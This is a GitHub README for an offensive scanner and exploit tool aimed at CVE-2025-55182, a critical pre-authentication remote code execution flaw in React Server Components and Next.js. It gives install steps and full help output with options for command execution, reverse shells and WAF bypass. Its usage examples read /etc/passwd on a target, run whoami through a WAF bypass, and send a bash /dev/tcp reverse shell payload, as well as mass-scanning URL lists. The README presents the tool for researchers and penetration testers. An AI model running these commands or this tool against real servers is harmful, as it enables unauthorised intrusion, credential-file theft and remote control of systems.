 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 RCE vulnerability in Next.js/React RSC servers (exploit and scanner)






This tool is designed for security researchers and penetration testers to detect and exploit the CVE-2025-55182 vulnerability in Next.js/React RSC applications. It provides multiple scanning modes, exploitation features, and WAF bypass techniques.
rce, safe, and vercel_bypass modes.| Category | Information |
|---|---|
| Published | 2025-12-03 |
| Base Score | 10.0 (CRITICAL) |
| Researcher | Lachlan Davidson (https://github.com/lachlan2k) |
| Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Description | A critical Remote Code Execution (RCE) vulnerability in React Server Components. Applications using React’s server-side runtime including frameworks like Next.js are affected. The issue is caused by unsafe deserialization of untrusted “Flight” protocol data, allowing an attacker to achieve pre-authentication code execution on the server. Updating to patched React and framework versions is required. |
| EPSS Score | 27.81% (Probability of exploitation) |
| CISA KEV Catalog | Listed: Yes, Ransomware: Unknown |
| HackerOne Hacktivity | Rank: 1, Reports: 92 |
| Patching Priority | A+ |
This vulnerability affects the following versions of React Server Components:
The following packages are also affected:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git
cd CVE-2025-55182
# Create a virtual environment
python3 -m venv venv-55182
source venv-55182/bin/activate
# Install dependencies
pip install -r requirements.txt
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)


  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (default): Active scan mode, executes an echo command to confirm the vulnerability. This is the most reliable method, but it may leave logs on the target system.safe: Side-channel scan mode, does not execute commands. It checks for a specific error message (E{"digest") to determine if the target is vulnerable. This is safer than rce mode, but may be less reliable.vercel_bypass: Uses a specific payload to bypass Vercel's WAF and checks for the command output in the X-Action-Redirect header.credit @coffinxp7
# Scan a single URL with the default rce check
python3 CVE-2025-55182.py -u http://target.com

# Scan a list of URLs with the `safe` mode and 20 threads
python3 CVE-2025-55182.py -f urls.txt -sm safe -t 20

# Scan with Vercel WAF bypass mode and save vulnerable URLs to a file
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"

# Use a custom payload from a file (windows target)
python3 CVE-2025-55182.py -u http://target.com -p windows_revshell.sh